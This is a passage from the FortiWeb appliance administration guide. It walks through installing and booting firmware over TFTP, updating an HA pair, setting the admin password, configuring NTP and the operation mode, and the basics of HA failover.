3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

   For details, see Connecting to the web UI or CLI on page 94.

4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` (Windows, Mac OS X, or Linux) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

   To use the FortiWeb CLI to verify connectivity, enter the following command:

   ```
   execute ping 192.168.1.168
   ```

   where `192.168.1.168` is the IP address of the TFTP server.

8. Enter the following command to download the firmware image from the TFTP server to the FortiWeb appliance:

   ```
   execute restore image tftp <name_str> <tftp_ipv4>
   ```

   where `<name_str>` is the name of the firmware image file and `<tftp_ipv4>` is the IP address of the TFTP server. For example, if the firmware image file name is `image.out` and the IP address of the TFTP server is 192.168.1.168, enter:

   ```
   execute restore image tftp image.out 192.168.1.168
   ```

   One of the following messages appears:

   ```
   This operation will replace the current firmware version!
   Do you want to continue? (y/n)
   ```

   or:

   ```
   Get image from tftp server OK.
   Check image OK.
   This operation will downgrade the current firmware version!
   Do you want to continue? (y/n)
   ```

9. Type `y`.

   The FortiWeb appliance downloads the firmware image file from the TFTP server. The FortiWeb appliance installs the firmware and restarts:

```
MAC:00219B8F0D94
##########################
Total 28385179 bytes data downloaded.
Verifying the integrity of the firmware image.
Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

   The time required varies by the size of the file and the speed of your network connection.



If you are **downgrading** the firmware to a previous version, the FortiWeb appliance reverts the configuration to default values for that version of the firmware. You will need to reconfigure the FortiWeb appliance or restore the configuration file from a backup. For details, see Connecting to the web UI or CLI on page 94 and, if you opt to restore the configuration, Restoring a previous configuration on page 265.

10. To verify that the firmware was successfully installed, log in to the CLI and type:

```
get system status
```

    The firmware version number is displayed.

11. If you want to install alternate firmware on the secondary partition, follow Installing alternate firmware on page 110.

12. Continue with Changing the “admin” account password on page 116.



Installing firmware replaces the current FortiGuard packages with those included with the firmware release that you are installing. If you are updating or rearranging an existing deployment, after you install new firmware, make sure that your attack definitions are up-to-date. For more information, see Manually initiating update requests on page 191.

See also

- Updating firmware on an HA pair
- Installing alternate firmware
- Manually initiating update requests

Updating firmware on an HA pair

Installing firmware on an HA pair is similar to installing firmware on a single, standalone appliance.

To ensure minimal interruption of service to clients, use the following steps.



This update procedure is **only** valid for upgrading **from** FortiWeb 4.0 MR4 or newer.

If you are upgrading from FortiWeb 4.0 MR3, for example, the active appliance will **not** automatically send the new firmware to the standby; you must quickly connect to the standby and manually install the new firmware while the originally active appliance is upgrading and rebooting. Alternatively, switch the appliances out of HA mode, upgrade them individually, then switch them back into HA mode.



If **downgrading** to a previous version, do **not** use this procedure. The HA daemon on the standby appliance might detect that the main appliance has older firmware, and attempt to upgrade it to bring it into sync, undoing your downgrade.

Instead, switch out of HA, downgrade each appliance individually, then switch them back into HA mode.

To update the firmware of an HA pair

1. Verify that both of the members in the HA pair are powered on and available on **all** of the network interfaces that you have configured.



If required ports are not available, HA port monitoring could inadvertently trigger an additional failover and traffic interruption during the firmware update.

2. Log in to the web UI of the **primary** appliance as the `admin` administrator.

   Alternatively, log on with an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

3. Install the firmware on the primary appliance. For details, see Installing firmware on page 104. When installing via the web UI, a message will appear after your web browser has uploaded the file:

   ```
   Sending the new firmware file to the standby. Please wait and keep the web
   GUI untouched...
   ```



Closing your browser window or using the back or forward buttons can **interrupt the upgrade process**, resulting in a split brain problem — both the upgrade of the initial master and HA will be interrupted, because both appliances will believe they are the main appliance.

The primary appliance will transmit the firmware file to the standby appliance over its HA link.The standby appliance will upgrade its firmware first; on the active appliance, this will be recorded in an event log message such as:

```
Member (FV-1KC3R11111111) left HA group
```

After the standby appliance reboots and indicates via the HA heartbeat that it is up again, the primary appliance will begin to update its own firmware. During that time, the standby appliance will temporarily become active and process your network's traffic. After the original appliance reboots, it indicates via the HA heartbeat that it is up again. Which appliance will assume the active role of traffic processing depends on your configuration (see How HA chooses the active appliance on page 53):

- If Override is **enabled**, the cluster will consider your Device Priority setting. Therefore both appliances usually make a second failover in order to resume their original roles.
- If Override is **disabled**, the cluster will consider uptime first. The original primary appliance will have a smaller uptime due to the order of reboots during the firmware upgrade. Therefore it will **not** resume its active role; instead, the standby will remain the new primary appliance. A second failover will **not** occur.

Reboot times vary by the appliance model, and also by differences between the original firmware and the firmware you are installing, which may require the installer to convert the configuration and/or disk partitioning schemes to be compatible with the new firmware version.

See also

- Installing firmware
- Configuring a high availability (HA) FortiWeb cluster

Installing alternate firmware

You can install alternate firmware which can be loaded from its separate partition if the primary firmware fails. This can be accomplished via the web UI or CLI.

To install alternate firmware via the web UI

1. Download the firmware file from the Fortinet Technical Support web site:


   https://support.fortinet.com/

2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.



Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see Updating firmware on an HA pair on page 109.

3. Go to **System > Maintenance > Backup & Restore**.



To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

4. In the **Firmware** area, in the row of the alternate partition, click **Upload and Reboot**.

   The **Firmware Upgrade/Downgrade** dialog appears.

5. Click **Browse** to locate and select the firmware file that you want to install, then click **OK**.

6. Click **OK**.

   Your management computer uploads the firmware image to the FortiWeb appliance. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.



If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.

7. Clear the cache of your web browser and restart it to ensure that it reloads the web UI and correctly displays all interface changes. For details, see your browser's documentation.

8. To verify that the firmware was successfully installed, log in to the web UI and go to **System > System > Status**.

   In the **System Information** widget, the **Firmware Version** row indicates the currently installed firmware version.

To install alternate firmware via the CLI

1. Download the firmware file from the Fortinet Technical Support web site:

   https://support.fortinet.com/

2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

   For details, see Connecting to the web UI or CLI on page 94.
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` (Windows, Mac OS X, or Linux) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

   To use the FortiWeb CLI to verify connectivity, enter the following command:

   ```
   execute ping 192.168.1.168
   ```

   where `192.168.1.168` is the IP address of the TFTP server.
8. Enter the following command to restart the FortiWeb appliance:

   ```
   execute reboot
   ```

   As the FortiWeb appliances starts, a series of system startup messages appear.

   ```
   Press any key to display configuration menu.....
   ```
9. Immediately press a key to interrupt the system startup.



You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.
```

```
Enter G,F,B,Q,or H:

Please connect TFTP server to Ethernet port "1".
```

10. Type `G` to get the firmware image from the TFTP server.

    The following message appears:

    ```
    Enter TFTP server address [192.168.1.168]:
    ```

11. Type the IP address of the TFTP server and press Enter.

    The following message appears:

    ```
    Enter local address [192.168.1.188]:
    ```

12. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.

    The following message appears:

    ```
    Enter firmware image file name [image.out]:
    ```

13. Type the firmware image file name and press Enter.

    The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

    ```
    MAC:00219B8F0D94

    ##########################

    Total 28385179 bytes data downloaded.

    Verifying the integrity of the firmware image.

    Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
    ```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

14. Type `B`.

    The FortiWeb appliance saves the backup firmware image and restarts. When the FortiWeb appliance reboots, it is running the primary firmware.

See also

- Booting from the alternate partition
- Installing firmware
- Manually initiating update requests

Booting from the alternate partition


System > **Maintenance > Backup & Restore** lists the firmware versions currently installed on your FortiWeb appliance.

Each appliance can have up to two firmware versions installed. Each firmware version is stored in a separate partition. The partition whose firmware is currently running is noted with a white check mark in a green circle in the **Active** column.

To boot into alternate firmware via the web UI

Install firmware onto the alternate partition (see Installing alternate firmware on page 110).

1. Go to **System > Maintenance > Backup & Restore**.



   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

2. In the **Firmware** area, click **Boot alternate firmware**.

   A warning message appears.

3. Click **OK**.

   A message appears instructing you to refresh your browser in a few minutes after the appliance has booted the other firmware.

To boot into alternate firmware via the local console CLI

1. Install firmware onto the alternate partition (see Installing alternate firmware on page 110).
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

   For details, see Connecting to the web UI or CLI on page 94.
4. Enter the following command to restart the FortiWeb appliance:

   ```
   execute reboot
   ```
5. As the FortiWeb appliances starts, a series of system startup messages appear.

   ```
   Press any key to display configuration menu.....
   ```

   Immediately press a key to interrupt the system startup.



You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.

Enter G,F,B,Q,or H:

Please connect TFTP server to Ethernet port "1".
```

6. Type `B` to reboot and use the backup firmware.

See also

- Installing alternate firmware

Changing the “admin” account password

The default administrator account, named `admin`, initially has no password.

Unlike other administrator accounts, the `admin` administrator account exists by default and cannot be deleted. The `admin` administrator account is similar to a root administrator account. This administrator account always has full permission to view and change all FortiWeb configuration options, including viewing and changing all other administrator accounts. Its name and permissions cannot be changed.

Before you connect the FortiWeb appliance to your overall network, you should configure the `admin` account with a password to prevent others from logging in to the FortiWeb and changing its configuration.



Set a strong password for the `admin` administrator account, and change the password regularly. Failure to maintain the password of the `admin` administrator account could compromise the security of your FortiWeb appliance. As such, it can constitute a violation of PCI DSS compliance and is against best practices. For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly. To check the strength of your password, you can use a utility such as Microsoft’s password strength meter.

To change the `admin` administrator password via the web UI

1. Go to **System > Admin > Administrators**.
2. In the row corresponding to the `admin` administrator account, mark its check box.
3. Click **Change Password**.
4. In the **Old Password** field, do not enter anything. (In its default state, there is no password for the `admin` account.)
5. In the **New Password** field, enter a password with sufficient complexity and number of characters to deter brute force and other attacks.
6. In the **Confirm Password** field, enter the new password again to confirm its spelling.
7. Click **OK**.
8. Click **Logout**.

   The FortiWeb appliance logs you out. To continue using the web UI, you must log in again. The new password takes effect the next time that administrator account logs in.

To change the `admin` administrator password via the CLI

Enter the following commands:

```
config system admin
  edit admin
    set password <new-password_str> ''
  end
exit
```

where `<new-password_str>` is the password for the administrator account named `admin`.

The FortiWeb appliance logs you out. To continue working in the CLI, you must log in again using the new password. The new password will take effect only for newly initiated sessions in the CLI or web UI.

Setting the system time & date

You can either manually set the FortiWeb system time or configure the FortiWeb appliance to automatically keep its system time correct by synchronizing with a Network Time Protocol (NTP) server.




For many features to work, including scheduling, logging, and SSL/TLS-dependent features, the FortiWeb system time must be accurate.

To configure the system time via the web UI

1. Go to **System > Maintenance > System Time**.

   The **Time Settings** dialog appears in a pop-up window.



   Alternatively, go to **System > Status > Status**. In the **System Information** widget, in the **System Time** row, click **Change**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

2. From **Time Zone**, select the time zone where the FortiWeb appliance is located.

3. If you want FortiWeb to automatically synchronize its clock with an NTP server (recommended), configure these settings:

Setting name	Description
Synchronize with NTP Server	Select this option to automatically synchronize the date and time of the FortiWeb appliance's clock with an NTP server, then configure the Server and Sync Interval fields before you click **Apply**.
Server	Type the IP address or domain name of an NTP server or pool, such as `pool.ntp.org`. To find an NTP server that you can use, go to http://www.ntp.org.

Setting name	Description
Sync Interval	Enter how often in minutes the FortiWeb appliance should synchronize its time with the NTP server. For example, entering 1440 causes the FortiWeb appliance to synchronize its time once a day.



NTP requires that FortiWeb be able to connect to the Internet on UDP port 123.

Otherwise, select **Set Time**, then manually set the current date and time. If you want FortiWeb to automatically adjust its own clock when its time zone changes between daylight saving time (DST) and standard time, enable **Automatically adjust clock for daylight saving changes**.The clock will be initialized with your manually specified time when you click **OK**.

4. Click **OK**.

   If you manually configured the time, or if you enabled NTP and the NTP query for the current time **succeeds**, the new clock time should appear in **System time**. (If the query reply is slow, you may need to wait a couple of seconds, then click **Refresh** to update the display in **System time**.)

   If the NTP query **fails**, the system clock will continue without adjustment. If FortiWeb's time was 3 hours late, for example, the time will still be 3 hours late. Verify your DNS server IPs, your NTP server IP or name, routing, and that your firewalls or routers do not block or proxy UDP port 123.

To configure NTP via the CLI

To synchronize with an NTP server, enter the following commands:

```
config system global
   set ntpsync enable
   set timezone <timezone_index>
   set ntpserver {<server_fqdn> | <server_ipv4>}
end
```

where:

- `<timezone_index>` is the index number of the time zone in which the FortiWeb appliance is located (to view the list of valid time zones and their associated index numbers, enter a question mark)
- `{<server_fqdn> | <server_ipv4>}` is a choice of either the IP address or fully qualified domain name (FQDN) of the NTP server, such as `pool.ntp.org`

If your NTP query **succeeds**, the new clock time should appear when you enter the command:

```
get system status
```

If the NTP query **fails**, the system clock will continue without adjustment. If FortiWeb's time was 3 hours late, for example, the time will still be 3 hours late. Verify your DNS server IPs, your NTP server IP or name, routing, and that your firewalls or routers do not block or proxy UDP port 123.

To manually set the date and time via the CLI

To manually configure the FortiWeb appliance's system time and disable the connection to an NTP server, enter the following commands:

```
config system global
   set ntpsync disable
   set timezone <timezone_index>
   set dst {enable | disable}
end
execute time <time_str>
execute date <date_str>
```

where:

- `<timezone_index>` is the index number of the time zone in which the FortiWeb appliance is located (to view the list of valid time zones and their associated index numbers, enter a question mark)
- `dst {enable | disable}` is a choice between enabling or disabling daylight saving time (DST) clock adjustments
- `<time_str>` is the time for the time zone in which the FortiWeb appliance is located according to a 24-hour clock, formatted as hh:mm:ss (hh is the hour, mm is the minute, and ss is the second)
- `<date_str>` is the date for the time zone in which the FortiWeb appliance is located, formatted as yyyy-mm-dd (yyyy is the year, mm is the month, and dd is the day)

See also

- System Information widget

Setting the operation mode

Once the FortiWeb appliance is mounted and powered on, you have physically connected the FortiWeb appliance to your overall network, and you have connected to either the FortiWeb appliance's web UI or CLI, you must configure the operation mode.

You will usually set the operation mode once, during installation or when using the Setup Wizard. Exceptions include if you install the FortiWeb appliance in offline protection mode for evaluation or transition purposes, before deciding to switch to another mode for more feature support in a permanent deployment. (See also Switching out of offline protection mode on page 259.)



The physical topology **must** match the operation mode. For details, see Planning the network topology on page 78 and How to choose the operation mode on page 81.

To configure the operation mode via the web UI



Back up your configuration before changing the operation mode. (See Backups on page 260.) Changing modes deletes any policies not applicable to the new mode, all static routes, V-zone IPs, TCP `SYN` flood protection settings, and VLANs. You also must re-cable your network topology to suit the operation mode, unless you are switching between the two transparent modes, which have similar network topology requirements.

1. Go to **System > Config > Operation**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 62.


   Alternatively, go to **System > Status > Status**, then, in the **System Information** widget, next to **Operation Mode**, click **Change**.

2. From **Operation Mode**, select one of the following modes:


   - **Reverse Proxy**
   - **Offline Protection**
   - **True Transparent Proxy**
   - **Transparent Inspection**
   - **WCCP**

   For details, see How to choose the operation mode on page 81.

Operation mode (reverse proxy)



Operation mode (true transparent proxy)



If you are changing to true transparent proxy, transparent inspection mode, or WCCP, also configure **Default Gateway** with the IP address of the next hop router and specify the **Management IP** value. FortiWeb assigns this management IP address to port1.

3. Click **Apply**.
4. If you have not yet adjusted the physical topology to suit the new operation mode, see Planning the network topology on page 78. You may also need to reconfigure IP addresses, static routes, bridges, and virtual servers, and enable or disable SSL on your web servers.

To configure the operation mode via the CLI



Back up your configuration before changing the operation mode. (See Backups on page 260.) Changing modes deletes any policies not applicable to the new mode, all static routes, V-zone IPs, and VLANs. You may also need to re-cable your network topology to suit the operation mode. Exceptions may include switching between the two transparent modes, which have similar network topology requirements.

1. Enter the following commands:

```
config system settings
  set opmode {offline-protection | reverse-proxy | transparent |
      transparent-inspection | wccp}
end
```

where `{offline-protection | reverse-proxy | transparent | transparent-inspection| wccp}` specifies the operation mode.

2. If you are changing to true transparent proxy, transparent inspection, or WCCP mode, also enter the following commands:

```
config system settings
  set gateway <gateway_ipv4>
end
```

where `<gateway_ipv4>` is the IP address of the gateway router (see Adding a gateway on page 169).

FortiWeb will use the `gateway` setting to create a corresponding static route under `config router static` with the first available index number. Packets will egress through `port1`, the hard-coded management network interface for the transparent and WCCP operation modes.

3. If you have not yet adjusted the physical topology to suit the new operation mode, see Planning the network topology on page 78. You may also need to reconfigure IP addresses, static routes, bridges, and virtual servers, and enable or disable SSL/TLS on your web servers.

See also

- Planning the network topology
- Configuring the network settings
- Adding a gateway
- Configuring a bridge (V-zone)
- Configuring virtual servers on your FortiWeb
- How operation mode affects server policy behavior

Configuring a high availability (HA) FortiWeb cluster

By default, FortiWeb appliances are each a single, standalone appliance. They operate independently.

If you have purchased more than one, however, you can configure the FortiWeb appliances to form an **active-passive** high availability (HA) FortiWeb cluster. This improves availability so that you can achieve 99.999% service level agreement (SLA) uptimes regardless of, for example, hardware failure or maintenance periods.



If you have multiple FortiWeb appliances but do **not** need failover, you can still synchronize the configuration. This can be useful for cloned network environments and externally load-balanced active-active HA. See Replicating the configuration without FortiWeb HA (external HA) on page 134.

You can use the FortiWeb WCCP feature to create an active-active HA cluster. You synchronize the cluster members using FortiWeb's configuration synchronization feature so that each cluster member is ready to act as backup if the other appliance is not available. The WCCP server provides load balancing between the HA pair and redirects all traffic to one cluster member if the other member is unavailable. For more information, see Example: Using WCCP with multiple FortiWeb appliances on page 147.


HA requirements

- Two identical physical FortiWeb appliances (i.e., the same hardware model and firmware version (for example, both appliances could be a FortiWeb 3000C running FortiWeb 5.3.4))
- Redundant network topology: if the active appliance fails, physical network cabling and routes must be able to redirect web traffic to the standby appliance (see Topologies for high availability (HA) clustering on page 91)
- At least one physical port on both HA appliances connected directly, via crossover cables, or through switches (see HA heartbeat & synchronization on page 50)
- For FortiWeb-VM:
  - A valid license for all cluster members. You cannot configure HA with trial licences.
  - Configure the vNetwork interfaces that carry heartbeat and synchronization traffic to operate in promiscuous mode and accept MAC address changes.
  - Ensure the cluster members have the same number of ports and are configured with the same amount of memory and vCPUs.



FortiWeb-VM supports HA. However, if you do not wish to use the native HA, you can use your hypervisor or VM environment manager to install your virtual appliances over a hardware cluster to improve availability. For example, VMware clusters can use vMotion or VMware HA.

HA topology and failover — IP address transfer to the new active appliance





For best fault tolerance, make sure that your topology is fully redundant, with no single points of failure.

For example, in HA topology and failover — IP address transfer to the new active appliance, the switch, firewall, and Internet connection are all single points of failure. If any should fail, web sites would be unavailable, despite the HA cluster. To prevent this, you would add a dual ISP connection to separate service providers, preferably with their own redundant pathways upstream. You would also add a standby firewall, and a standby switch.

The style of FortiWeb HA is **active-passive**: one appliance is elected to be the active appliance (also called the primary, main, or master), applying the policies for all connections. The other is a passive standby (also called the secondary, or slave), which assumes the role of the active appliance and begins processing connections **only** if the active appliance fails.

The active and standby appliances detect failures by communicating through a heartbeat link that connects the two appliances in the HA pair. Failure is assumed when the active appliance is unresponsive to the heartbeat from the standby appliance for a configured amount of time:

Heartbeat timeout = Detection Interval x Heartbeat Lost Threshold

If the active appliance fails, a failover occurs: the standby becomes active. To do this, the standby takes all IP addresses of the unresponsive appliance: it notifies the network via ARP to redirect traffic for that virtual MAC address (VMAC) to its own network interfaces. (In transparent modes, this includes the management IP. Additionally, at Layer 2, switches are notified that the VMAC is now connected to a different physical port. So even though in these modes the interfaces usually are transparent bridges without IPs, ARP traffic will still occur due to failover.)

Time required for traffic to be redirected to the new active appliance varies by your network's responsiveness to changeover notification and by your configuration:

Total failover time = ARP Packet Numbers x ARP Packet Interval + Network responsiveness + Heartbeat timeout

For example, if:

- Detection Interval is 3 (i.e. 0.3 seconds)
- Heartbeat Lost Threshold is 2
- ARP Packet Numbers is 3
- ARP Packet Interval is 1
- Network switches etc. take 2 seconds to acknowledge and redirect traffic flow

then the total time between the first unacknowledged heartbeat and traffic redirection could be up to 5.6 seconds.

